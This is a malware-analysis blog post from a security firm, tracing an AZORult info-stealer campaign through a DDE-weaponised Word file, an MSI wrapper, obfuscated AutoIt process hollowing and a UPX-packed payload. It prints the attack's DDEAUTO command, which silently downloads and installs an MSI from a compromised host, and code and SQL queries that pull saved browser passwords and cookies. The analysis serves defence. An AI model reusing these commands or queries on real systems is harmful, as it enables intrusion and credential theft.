Analyzing an AZORult Attack – Evasion in a Cloak of Multiple Layers

blog.minerva-labs.com/puffstealer-evasion-in-a-cloak-of-multiple-layers

- Tweet
-

AZORult is an info-stealing malware, that has evolved over time to become a multi layered feature, that improves its chance not to get caught.

Darwin's theory of evolution by natural selection is over 150 years old, but evolution may also occur as a result of *artificial* selection (also called selective breeding).

In our InfoSec universe the same biological principal applies to malware evolution. Attackers constantly check the effect of specific features of their offensive tools in relation to its survivability and "genetically engineer" the malware to improve its functionality.

In the following post, we will go through the features of an information stealing malware. Each of the layers hiding its functionality is a feature carefully selected by its "breeders" to improve its chances of surviving in the wild.

Unpacking and Analyzing The Attack


Last week Minerva prevented an attack at one of our customers' sites. It was a classic malicious email titled "Quotation Request – EP". It was allegedly sent from an email account of an African energy company and just like countless similar attacks it had a malicious attachment. In this case, it was a RAR archive containing two files – a benign text file and a Microsoft Word document weaponized with a DDE object. Once opened it downloaded an MSI file from a compromised website:

```
<w:instrText xml:space="preserve">
    DDEAUTO c:\\windows\\system32\\cmd.exe "/c msiexec /i http://www.sckm.krakow.pl/aksu.msi /q"
</w:instrText>
```

The DDEAUTO object


This file is an installer created from a regular executable using a free tool called msi2exe, wrapping the "plain" malicious Windows executable as an installer. That is only one of the first layers out of the many hiding the true essence of this malicious piece of code.

To obtain and analyze the executable, it can be extracted easily, using 7-Zip for example to open the MSI as an archive:



An executable, hidden inside aksu.msi

In our case the culprit is the resource named *Binary._D7D112F049BA1A655B5D9A1D0702DEE5*, a normal Windows executable packed within the MSI. When taking a closer look at the file using PEStudio we see that this is not the case:



Opening the executable in PEStudio, showing indicators of a compiled AutoIt script


It turns out that this is a compiled AutoIt script – yet another layer wrapping the actual payload. Luckily, there are free tools such as Exe2Aut which will decompile the executable. However, the decompiled script is still obfuscated:

The decompiled script, fully obfuscated

After a quick analysis, it turns out that the obfuscation was not too sophisticated and relied mainly on a single string obfuscation function. Minerva's team created a Python script for deobfuscation which is freely available at:

https://github.com/MinervaLabsResearch/BlogPosts/blob/master/ObfuscatedAutoItDecrypter/AutoIt_dec.py


Now it is possible to go through the script and rename the variables with some manual labor:




The same snippet as above following the deobfuscation, in green – the deobfuscated strings

Looking at the deobfuscated script, it is now clear that a "classic" process hollowing technique was implemented entirely in AutoIt:


The malware creates a second suspended instance of the original process:




It allocates writable, executable memory:




The script writes the payload it wishes to execute to the remote process:



After the next stage of the attack is located within the memory of the remote process, the malware sets the main thread's state to run the injected code and resume the process' execution:




The injected payload itself was obfuscated using the same routine as the strings, so after we executed our deobfuscation script it was easier to observe it directly:



The injected payload, starting with MZ


The first couple of bytes 4D and 5A which are the ASCII string MZ – the magic string in the beginning of Windows executables. This is a strong indicator that the injected buffer is yet another payload(!), and dumping it using another Python script proved that this is indeed the case. Although the headers were partially corrupted it was possible to use PEstudio once

again to have a closer look at the binary file. Surprisingly, it turned out that the attacker didn't think that all of the different techniques used so far are sufficient so UPX was used as well to compress the executable, concealing itself even more:



Using PEStudio you may observe evidence for the fact that this file was compressed using UPX

Since the PE is corrupted it can't be executed on its own, but there's no need to do so. Even in its UPX-compressed form we found evidence of the fact that this is one of the final layers hiding the payload and did not bother fixing its structure. Observing the file using a hex editor shows multiple strings suggesting its goal is to steal passwords stored in the browser:




Some of the strings showing the ultimate goal of the attack

A quick Google search validates that this is part of a common SQL query for stealing credentials stored in Google chrome:


```
char databasePath[260];
getPath(databasePath,0x1C);
strcat(databasePath,"\\Google\\Chrome\\User Data\\Default\\Login Data");

char *query = "SELECT origin_url, username_value, password_value FROM logins";
//Open the database
if (sqlite3_open(databasePath, &db) == SQLITE_OK) {
    if (sqlite3_prepare_v2(db, query, -1, &stmt, 0) == SQLITE_OK) {
        //Lets begin reading data
```

Code snippet containing the same query for stealing passwords, shared in a public forum

Sniffing the malware's network activity proves that this is the functionality of the malware, as it first asks its C2 server for instructions, then receives instructions to steal passwords and sends it back:



"getconfig" signals the server to provide orders, the 'steal passwords' comand "IS_G_PWDS:1" is sent back



A fingerprint of the machine is sent alongside the stolen data


Following more in-depth hunting Minerva's research team tracked down a builder which creates almost the same payload. It enabled us to generate the injected payload as a non-corrupted binary, verifying our analysis conclusions. For example, now we were able to observe the same SQL query for extracting passwords stored in Google Chrome alongside other similar techniques:

```
C       SEARCH
C       SELECT 'CREATE INDEX vacuum_db.' || substr(sql,14)  FROM sqlite_master WHERE sql LIKE 'CREATE INDEX %
C       SELECT 'CREATE TABLE vacuum_db.' || substr(sql,14)   FROM sqlite_master WHERE type='table' AND name!=
C       SELECT 'CREATE UNIQUE INDEX vacuum_db.' || substr(sql,21)   FROM sqlite_master WHERE sql LIKE 'CREATE
C       SELECT 'DELETE FROM vacuum_db.' || quote(name) || ';' FROM vacuum_db.sqlite_master WHERE name='sql
C       SELECT 'INSERT INTO vacuum_db.' || quote(name) || ' SELECT * FROM main.' || quote(name) || ';' FROM vacu
C       SELECT 'INSERT INTO vacuum_db.' || quote(name) || ' SELECT * FROM main.' || quote(name) || ';'FROM main
C       SELECT fieldname, value FROM moz_formhistory
C       SELECT host, path, isSecure, expiry, name, value FROM moz_cookies
C       SELECT host_key, name, encrypted_value, value, path, secure, expires_utc FROM cookies
C       SELECT name, rootpage, sql FROM '%q'.%s ORDER BY rowid
C       SELECT name, rootpage, sql FROM '%q'.%s WHERE %s ORDER BY rowid
C       SELECT name, value FROM autofill
C       SELECT origin_url, username_value, password_value FROM logins
C       SELECT tbl,idx,stat FROM %Q.sqlite_stat1
C       SELECTs to the left and right of %s do not have the same number of result columns
C       SET DEFAULT
```

The same SQL query we've seen before, in a sample we've built using the builder

As our friendly malware research community pointed out, this payload turned out to be AZORult – a well-known info-stealing malware which is offered for sale in different forums at least since 2016.

Artificial Selection in Practice



The general flow of the attack

The packed AZORult malware in this campaign employs half a dozen techniques to evade detection, demonstrating how its creators selectively "bred" it by trial and error their strain of stealer:

Using RAR archive

The file was packed during its delivery as a compressed file archive, trying to overcome some static scans and restrictions on “dangerous” filetype attachments.

Multiple layers

Using multiple layers to conceal the final info-stealer functionlity may fool some security products unable to look “deep enough”, while others will fail to understand the context of each layer.

Using an MSI file to deliever the payload

Surprisingly many machine-learning antivirus solutions overlook this file type. However there were some vendors that detected the file in a late stage since the binary payload is saved to the temporary files folder but in other cases it might not be as simple and could be missed.

AutoIt

Using a non-conventional scripting language, obfuscated and compiled, results in a binary file which is significantly different than a more conventional C\C++ executable. Products seeking patterns in the file itself will find it more difficult to detect the malware.

Injecting code

This malware decrypts its payload in-memory, and only after a few layers of obfuscation tricks are employed.

DDE

Instead of relying upon old VBA macros, the attackers took advantage of the DDE “feature” – allowing them to embed their payload in the less suspicious docx format as macros can be used only in doc or docm formats.

